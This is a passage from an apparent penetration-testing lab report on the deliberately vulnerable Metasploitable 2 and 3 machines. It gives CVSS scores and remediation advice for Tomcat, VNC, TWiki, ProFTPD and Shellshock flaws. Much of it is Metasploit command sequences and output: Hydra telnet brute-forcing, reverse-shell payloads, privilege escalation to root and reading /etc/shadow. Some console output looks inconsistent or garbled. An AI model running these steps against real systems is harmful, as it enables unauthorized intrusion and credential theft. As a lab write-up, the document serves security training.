Module options (exploit/linux/local/glibc\_ld\_audit\_dso\_load\_priv\_esc):

Name	Current Setting	Required	Description
SESSION	5	yes	The session to run this module on
SUID_EXECUTABLE	/bin/ping	yes	Path to a SUID executable

Payload options (linux/x86/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.237.136	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

- show options
- set SESSION 5
- Exploit
- meterpreter opened again and our Privilege is root now

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.237.136:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.wLoTGdzsS' (1271 bytes) ...
[*] Writing '/tmp/.b294szlav' (291 bytes) ...
[*] Writing '/tmp/.i9wS5' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (1017704 bytes) to 192.168.237.129
[*] Meterpreter session 6 opened (192.168.237.136:4444 → 192.168.237.129:41992) at 2024-10-18 08:04:47 +0300

meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture  : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > gutuid
[-] Unknown command: gutuid. Did you mean guid? Run the help command for more details.
meterpreter > guid
[+] Session GUID: 4632e241-80c9-48c4-917f-1bee87029a48
meterpreter > getuid
Server username: root
```

- we can access telnet with a different method

- 1- We start by getting the credentials of the machine using hydra

```
└─(kareem㉿kali)-[~/Downloads]
└─$ sudo hydra -L usernames.txt -P passwords.txt telnet://192.168.237.5 -t 4

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-14 06:
40:29
[WARNING] telnet is by its nature unreliable to analyze, if possible better c
hoose FTP, SSH, etc. if available
[DATA] max 4 tasks per 1 server, overall 4 tasks, 529 login tries (l:23/p:23)
, ~133 tries per task
[DATA] attacking telnet://192.168.237.5:23/
[STATUS] 106.00 tries/min, 106 tries in 00:01h, 423 to do in 00:04h, 4 active
[STATUS] 110.00 tries/min, 330 tries in 00:03h, 199 to do in 00:02h, 4 active
[23][telnet] host: 192.168.237.5    login: msfadmin    password: msfadmin
[23][telnet] host: 192.168.237.5    login: user        password: user
[23][telnet] host: 192.168.237.5    login: sys         password: batman
[23][telnet] host: 192.168.237.5    login: service     password: service
1 of 1 target successfully completed, 4 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complet
e until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-14 06:
44:57
```

2- Now we try to log into telnet using this credential

```
(kareem㉿kali)-[~/Downloads]
$ telnet 192.168.237.5
Trying 192.168.237.5 ...
Connected to 192.168.237.5.
Escape character is '^]'.

[REDACTED]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sun Oct 13 23:40:01 EDT 2024 from 192.168.237.4 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6 GNU/Linux
```

```
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ ls /home
ftp  msfadmin  service  user
```

## 8- TOMCAT

### Details

**Port Number:** 8180

**Description:** The Apache Tomcat service on Metasploitable 2 is vulnerable due to misconfigurations and outdated software. It may allow attackers to exploit various security issues, such as arbitrary file uploads, remote code execution, and directory traversal attacks. The version running may also lack essential security features present in later versions.

**Base Score:** 9.8 (Critical)

This score is based on the Common Vulnerability Scoring System (CVSS), reflecting the high risk associated with exploiting the vulnerability.

### Severity:

The potential for complete system compromise and data exposure classifies this vulnerability as critical severity.

### Remediation

1-Update Tomcat:

2-Upgrade to the latest version of Apache Tomcat that includes security patches and improvements.

3-Secure Configuration:

4-Review and harden the Tomcat configuration. Disable any unnecessary services, such as the manager and host-manager apps, if not needed.

5-Implement Access Controls:

6- Use authentication and access controls to restrict access to the Tomcat server, ensuring only authorized users can interact with it.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload 14
payload => java/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.70.131:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying aWXqoRxZDofUkEy05jVMXR9uJllP...
[*] Executing aWXqoRxZDofUkEy05jVMXR9uJllP...
[*] Undeploying aWXqoRxZDofUkEy05jVMXR9uJllP...
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.37, but the operating system provides version 2.38.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[*] Undeployed at /manager/html/undeploy
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.37, but the operating system provides version 2.38.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.

id
[*] Command shell session 1 opened (192.168.70.131:4444 → 192.168.70.129:54145) at 2024-10-18 03:33:40 -0400

uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
whoami
tomcat55
```

## 9- VNC

### Details

Port Number: 5900 (default for VNC)

Description: The VNC service on Metasploitable 2 is known to have weak authentication mechanisms. The default configuration often includes easy-to-guess passwords or no password at all, allowing attackers to gain unauthorized access to the system.

Base Score: 7.5 (High)

This score is based on the Common Vulnerability Scoring System (CVSS), which assesses the severity of vulnerabilities.

Severity: High

Due to the potential for remote code execution and complete system compromise, the vulnerability is classified as high severity.

### Remediation

1-Change Default Passwords:

Ensure that the VNC service is secured with a strong, complex password that is not easily guessable.

2-Network Security:


Limit access to the VNC port (5900) using firewall rules. Only allow trusted IPs or networks to connect.

3-Use SSH Tunneling:

Instead of exposing VNC directly, use SSH tunneling to encrypt the VNC connection. This adds an additional layer of security.

4-Disable VNC if Not Needed:

If VNC is not necessary for your operations, consider disabling the service altogether



## 10- TWiki Vulnerability

### Description

TWiki is a web-based collaboration platform that allows users to create and manage content collaboratively. Metasploitable 2 includes an outdated version of TWiki that is vulnerable to various security issues, primarily due to improper validation and insufficient access controls. These vulnerabilities can lead to unauthorized access, data manipulation, and other security risks.

### Base Score

- CVSS Base Score: 7.5 (High)

### Severity

- \*Severity Level:\* High

### CVE

- CVE Identifier: CVE-2010-4516

- This CVE details a vulnerability in TWiki versions prior to 5.1.2 that allows remote attackers to execute arbitrary commands via crafted input, due to insufficient validation of user input.

### Impact

- Potential Impact of Exploitation:

- Unauthorized Access: Attackers can gain unauthorized access to sensitive content or administrative functions.
- Remote Code Execution: Exploitation of the command injection vulnerability can lead to remote code execution, compromising the server.
- Data Loss or Manipulation: Attackers can alter, delete, or steal sensitive information hosted on the TWiki platform.

### Remediation

#### 1. Upgrade TWiki:

- Upgrade to the latest version of TWiki that includes security patches and improvements. This is the most effective way to mitigate vulnerabilities.

#### 2. Restrict Access:

- Limit access to the TWiki application using firewalls and access control lists (ACLs). Ensure only trusted users can access sensitive parts of the site.

#### 3. Input Validation:

- Implement strict input validation on all user inputs to prevent injection attacks. Use whitelisting approaches where possible.

#### 4. Monitor and Audit:


- Enable logging and monitor access to the TWiki application for unusual activities or attempted exploitations. Regular audits can help identify potential vulnerabilities.

#### 5. Backup Regularly:

- Regularly back up TWiki content and configurations to restore the system quickly in case of an attack or data loss.

By addressing these vulnerabilities and following the recommended remediation steps, organizations can significantly improve the security of TWiki running on Metasploitable 2 and reduce the risk of exploitation.

payload => cmd/unix/reverse\_openssl



```
File Actions Edit View Help
root@kali: ~ x root@kali: ~/Documents/meta2 x root@kali: ~/Documents/meta2 x
msf6 exploit(unix/webapp/twiki_history) > set payload 51
payload => cmd/unix/reverse_openssl
msf6 exploit(unix/webapp/twiki_history) > run

[*] Started reverse double SSL handler on 192.168.70.130:4444
[*] Successfully sent exploit request
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo OPkönvSJdIxZucjZ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Command: echo CpGGAyGlbutp3rfI;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "OPkönvSJdIxZucjZ\n"
[*] Matching...
[*] A is input...
[*] Reading from socket B
[*] B: "CpGGAyGlbutp3rfI\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.70.130:4444 → 192.168.70.129:41798) at 2024-10-18 11:04:56 -0400
[*] Command shell session 3 opened (192.168.70.130:4444 → 192.168.70.129:41800) at 2024-10-18 11:04:56 -0400
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

# VULNERABILITY FINDINGS

## Metasploitable 3

### 1- ProFTPD 1.3.5

- **Description:** The mod\_copy module in ProFTPD 1.3.5 allows remote attackers to read and write to arbitrary files via the site cpfr and site cpto commands.
- **Base score:** 10
- **Severity:** High
- **CVE Reference:** CVE-2015-3306
- **Remediation:** Upgrade ProFTPD to a patched version:  
The ProFTPD development team has released a patch for this vulnerability. Upgrading to ProFTPD version 1.3.5 or later will mitigate the issue.  
Ensure you are using the latest stable release available from the The ProFTPD Project: Home. Developers can download the latest stable release from Releases · proftpd/proftpd (github.com)
- **Impact:** This module exploits the SITE CPFR/CPTO mod\_copy commands in ProFTPD version 1.3.5. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination. The copy commands are executed with the rights of the ProFTPD service, which by default runs under the privileges of the 'nobody' user. By using /proc/self/cmdline to copy a PHP payload to the website directory, PHP remote code execution is made possible.
- **Exploitation Process:**

#### Using Metasploit

```
msf6 > search ProFTPD
Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
-  exploit/linux/misc/netsupport_manager_agent      2011-01-08   average  No    NetSupport Manager Agent Remote Buffer Overflow
W  exploit/linux/ftp/proftpd_sreplace          2006-11-26   great   Yes   ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
  1  \_ target: Automatic Targeting
  2  \_ target: Debug
  3  \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1
  4  \_ target: ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
  5  exploit/freebsd/ftp/proftpd_telnet_iac        2010-11-01   great   Yes   ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
  6  \_ target: Automatic Targeting
  7  \_ target: Debug
  8  \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)
  9  exploit/linux/ftp/proftpd_telnet_iac          2010-11-01   great   Yes   ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
 10  \_ target: Automatic Targeting
 11  \_ target: Debug
 12  \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1
 13  \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug)
 14  \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)
 15  exploit/unix/ftp/proftpd_modcopy_exec         2015-04-22   excellent Yes   ProFTPD 1.3.5 Mod_Copy Command Execution
 16  exploit/unix/ftp/proftpd_133c_backdoor       2010-12-02   excellent No    ProFTPD 1.3.3c Backdoor Command Execution
```

- 1- Searching for ProFTPD
- 2- Use exploit/ unix/ftp/proftpd\_modcopy\_exec
- 3- Show the options of the Module
- 4- Change the Module options to match the target machine
  - set RHOSTS 192.168.1.77
  - set SITEPATH /var/www/html
  - set Payload cmd/unix/reverse\_perl

```

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 192.168.1.77
RHOSTS => 192.168.1.77
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options
[*] Exploit : unix/ftp/proftpd_modcopy_exec
[*] Target  : Linux 3.13.0-24-generic -> arch: x86_64 -> os: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Options             : Current Setting      Required  Description
  Name      Current Setting  Required  Description
  LHOST     192.168.1.77    yes       The local client address
  LPORT     4444            yes       The local client port
  Proxies   off             no        A proxy chain of format type:host:port[:host:port][...]
  RHOSTS   192.168.1.77    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html#exploit/basics/using-metasploit.html
  RPORT    80              yes       HTTP port (TCP)
  RPORT_FTP 21             yes       Absolute writable website path
  SITEPATH /var/www/html   yes       Absolute writable website path
  SSL      false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI /              yes       Base path to the website
  TMPPATH  /tmp             yes       Absolute writable path
  VHOST    None             no        HTTP server virtual host
[*] Payload             : cmd/unix/reverse_perl
[*] Handler             : http://192.168.1.77:4444
[*] Exit on session      : true
[*] Timeout             : 100000 ms (1000 seconds)
[*] Exploit file         : /tmp/u2XhE6.php
[*] Exploit file size    : 101770 bytes
[*] Exploit file md5     : 3336433838 (2024-10-01 09:46 EEST)

Payload options (cmd/unix/reverse_perl):
[*] Exploit file          : /tmp/u2XhE6.php
[*] Exploit file size      : 101770 bytes
[*] Exploit file md5       : 3336433838 (2024-10-01 09:46 EEST)
[*] Handler               : http://192.168.1.77:4444
[*] Handler timeout        : 100000 ms (1000 seconds)
[*] Handler options        :
[*] Name      Current Setting  Required  Description
  LHOST     192.168.1.77    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

```

## 5- Run the exploit

```

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.1.71:4444
[*] 192.168.1.77:80 - 192.168.1.77:21 - Connected to FTP server
[*] 192.168.1.77:80 - 192.168.1.77:21 - Sending copy commands to FTP server
[*] 192.168.1.77:80 - Executing PHP payload /u2XhE6.php
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[*] 192.168.1.77:80 - Deleted /var/www/html/u2XhE6.php
[*] Command shell session 1 opened (192.168.1.71:4444 → 192.168.1.77:54140)
at 2024-10-01 10:03:49 +0300

```

## 6- After the session opened change to meterpreter

```

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1] (Ubuntu Linux; protocol 2.0)
[*] Upgrading session ID: 1 (Ubuntu Linux; protocol 2.0)
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.71:4433
[*] Sending stage (101770 bytes) to 192.168.1.77
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[*] Meterpreter session 2 opened (192.168.1.71:4433 → 192.168.1.77:33599) at 2024-10-01 10:09:50 +0300
[*] Command stager progress: 100.00% (773/773 bytes)

```

```

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > sessions 2
[*] Starting interaction with 2 ... Please report any incorrect results at https://nmap.org/submit/bug.html
meterpreter > sysinfo
Computer       : 192.168.1.77
OS            : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture   : x64
BuildTuple     : i486-linux-musl
Meterpreter    : x86/linux
meterpreter > getuid
Server username: www-data
meterpreter > cat /etc/shadow
[-] core_channel_open: Operation failed: 1

```

## 7- Privilege scalation

- search post suggester
- use 0
- options
- set SESSION 5
- run

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > search post suggester
[!] Matching Modules
=====
#  Name                                     Disclosure Date   Rank   Check  Description
-  post/multi/recon/local_exploit_suggester .           normal    No    Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):
=====
Name          Current Setting  Required  Description
SESSION        yes            yes       The session to run this module on
SHOWDESCRIPTION false          yes       Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 5
SESSION => 5
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.1.77 - Collecting local exploits for x86/linux...
[*] 192.168.1.77 - 196 exploit checks are being tried...
[*] 192.168.1.77 - exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec: The target is vulnerable.
[*] 192.168.1.77 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[*] 192.168.1.77 - exploit/linux/local/overlayfs_priv_esc: The target appears to be vulnerable.
[*] 192.168.1.77 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[*] 192.168.1.77 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 64 / 64
[*] 192.168.1.77 - Valid modules for session 5:
=====

#  Name                                     Potentially Vulnerable?  Check Result
-  exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec  Yes           The target is vulnerable.
2  exploit/linux/local/netfilter_priv_esc_ipv4          Yes           The target appears to be vulnerable.
3  exploit/linux/local/overlayfs_priv_esc               Yes           The target appears to be vulnerable.
4  exploit/linux/local/pkexec                          Yes           The service is running, but could not be validated.
5  exploit/linux/local/su_login                        Yes           The target appears to be vulnerable.
6  exploit/linux/local/abrt_raceabrt_priv_esc         No            The target is not exploitable.
7  exploit/linux/local/abrt_sosreport_priv_esc        No            The target is not exploitable.
8  exploit/linux/local/af_packet_chocobo_root_priv_esc No            The target is not exploitable. Linux kernel 3.13.0-24-g
9  exploit/linux/local/af_packet_packet_set_ring_priv_esc No            The target is not exploitable.
```

- use exploit/linux/local/cve\_2021\_4034\_pwnkit\_lpe\_pkexec
- set SESSION 5
- Run
- meterpreter opened again and your Privilege is root now

```

msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > options

Module options (exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec):
Name      Current Setting  Required  Description
PKEEXEC_PATH          no        The path to pkexec binary
SESSION              yes       The session to run this module on
WRITABLE_DIR   /tmp      yes       A directory where we can write files

Payload options (linux/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.1.71     yes       The listen address (an interface may be specified)
LPORT    4444              yes       The listen port

Exploit target:

Id  Name
--  --
0   x86_64

View the full module info with the info, or info -d command.

msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 5
SESSION => 5

```

```

msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run

[*] Started reverse TCP handler on 192.168.1.71:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.fsvpmpfv
[+] The target is vulnerable.
[*] Writing '/tmp/.fkfftjzusjtx/oozcwjwa/oozcwjwa.so' (548 bytes) ...
[!] Verify cleanup of /tmp/.fkfftjzusjtx
[*] Sending stage (3045380 bytes) to 192.168.1.77
[+] Deleted /tmp/.fkfftjzusjtx/oozcwjwa/oozcwjwa.so
[+] Deleted /tmp/.fkfftjzusjtx/.cyxuhrr
[+] Deleted /tmp/.fkfftjzusjtx
[*] Meterpreter session 6 opened (192.168.1.71:4444 → 192.168.1.77:54059) at 2024-10-17 22:38:24 +0300

meterpreter > sysinfo
Computer      : 192.168.1.77
OS           : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture  : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/Linux
meterpreter > getuid
Server username: root
meterpreter > cat /etc/shadow
root:!$18564:0:99999:7:::
daemon:$*!$16176:0:99999:7:::
bin:$*!$16176:0:99999:7:::
sys:$*!$16176:0:99999:7:::

```

## 2- Apache httpd 2.4.7

- **Description:** The vulnerability occurs due to the way Bash processes specially crafted environment variables. If an attacker can set an environment variable that Bash processes (such as through a CGI script), they can inject and execute arbitrary commands. This can be exploited via vulnerable web servers that use CGI scripts
- **CVE Reference:** CVE-2014-6271
- **Base score:** 10
- **Severity:** High (note CVSS Version 2.0)  
\*on CVSS Version 3.0
- **Base score:** 9.8
- **Severity:** Critical
- **Remediation:** The primary fix for this vulnerability is to update Bash to a version that has patched the Shellshock bug.  
Developers can download the latest stable release from <http://ftp.gnu.org/gnu/bash/>  
Disable mod\_cgi If not required, disable mod\_cgi to reduce the attack surface.  
Use another shell for scripts if possible, or make sure all environment variables are sanitized before passing them to Bash.
- **Impact :** The most severe impact of this vulnerability is that it allows an attacker to execute arbitrary commands on a vulnerable system remotely. If Bash processes an environment variable with malicious content, the shell can interpret it as a command and execute it.  
This leads to complete system compromise, especially if the vulnerable process (like a web server) is running with high privileges.
- **Exploitation Process**

### Using Metasploit

```
msf6 > search Apache_mod
Matching Modules
=====
#  Name                                     Description          Disclosure Date   Rank    Check  Description
--  --
0  exploit/windows/http/apache_mod_rewrite_ldap      2006-07-28     great   Yes    Apache Module mod_rewrite LDAP Protocol Buffer Overflow
1  exploit/multi/http/apache_mod_cgi_bash_env_exec  2014-09-24     excellent Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
2  \_\_target: linux x86
3  \_\_target: linux x86_64
4  auxiliary/scanner/http/apache_mod_cgi_bash_env    2014-09-24     normal  Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
5  auxiliary/dos/http/apache_mod_isapi                2010-03-05     normal  No     Apache mod_isapi Dangling Pointer
6  exploit/windows/http/apache_mod_jk_overflow       2007-03-02     great   Yes    Apache mod_jk 1.2.20 Buffer Overflow

Interact with a module by name or index. For example info 6, use 6 or use exploit/windows/http/apache_mod_jk_overflow
msf6 > use 1
[+] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
```

1. Searching for apache\_mod
2. Use multi/http/apache\_mod\_cgi\_bash\_env\_exec
3. Show the options of the Module
4. Change the Module options to match the target machine
  - set RHOSTS 192.168.1.77

### find URI

- set TARGETURI /cgi-bin/hello\_world.sh

```

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > sessions 8
[*] Starting interaction with 8 ...

meterpreter > cd /
meterpreter > cd var
meterpreter > ls
Listing: /var
Last modified Size Description
Mode          Size Type Last modified Name
---          --- --  ---  ---  ---
040755/rwxr-xr-x 4096 dir  2014-04-11 00:12:14 +0200 backups
040755/rwxr-xr-x 4096 dir  2020-10-29 21:38:02 +0200 cache
040755/rwxr-xr-x 4096 dir  2020-10-29 21:38:16 +0200 lib
042775/rwxrwxr-x 4096 dir  2014-04-11 00:12:14 +0200 local
041777/rwxrwxrwx 80   dir  2024-09-30 17:26:35 +0300 lock
040775/rwxrwxr-x 4096 dir  2024-09-30 20:26:27 +0300 log
042775/rwxrwxr-x 4096 dir  2014-04-16 23:02:45 +0200 mail
040755/rwxr-xr-x 4096 dir  2020-10-29 21:35:31 +0200 opt
040755/rwxr-xr-x 900  dir  2024-09-30 17:27:23 +0300 run
040755/rwxr-xr-x 4096 dir  2020-10-29 21:38:02 +0200 spool
041777/rwxrwxrwx 4096 dir  2020-10-29 21:25:46 +0200 tmp
040755/rwxr-xr-x 4096 dir  2020-10-29 21:37:52 +0200 www

meterpreter > cd www
meterpreter > ls
Listing: /var/www
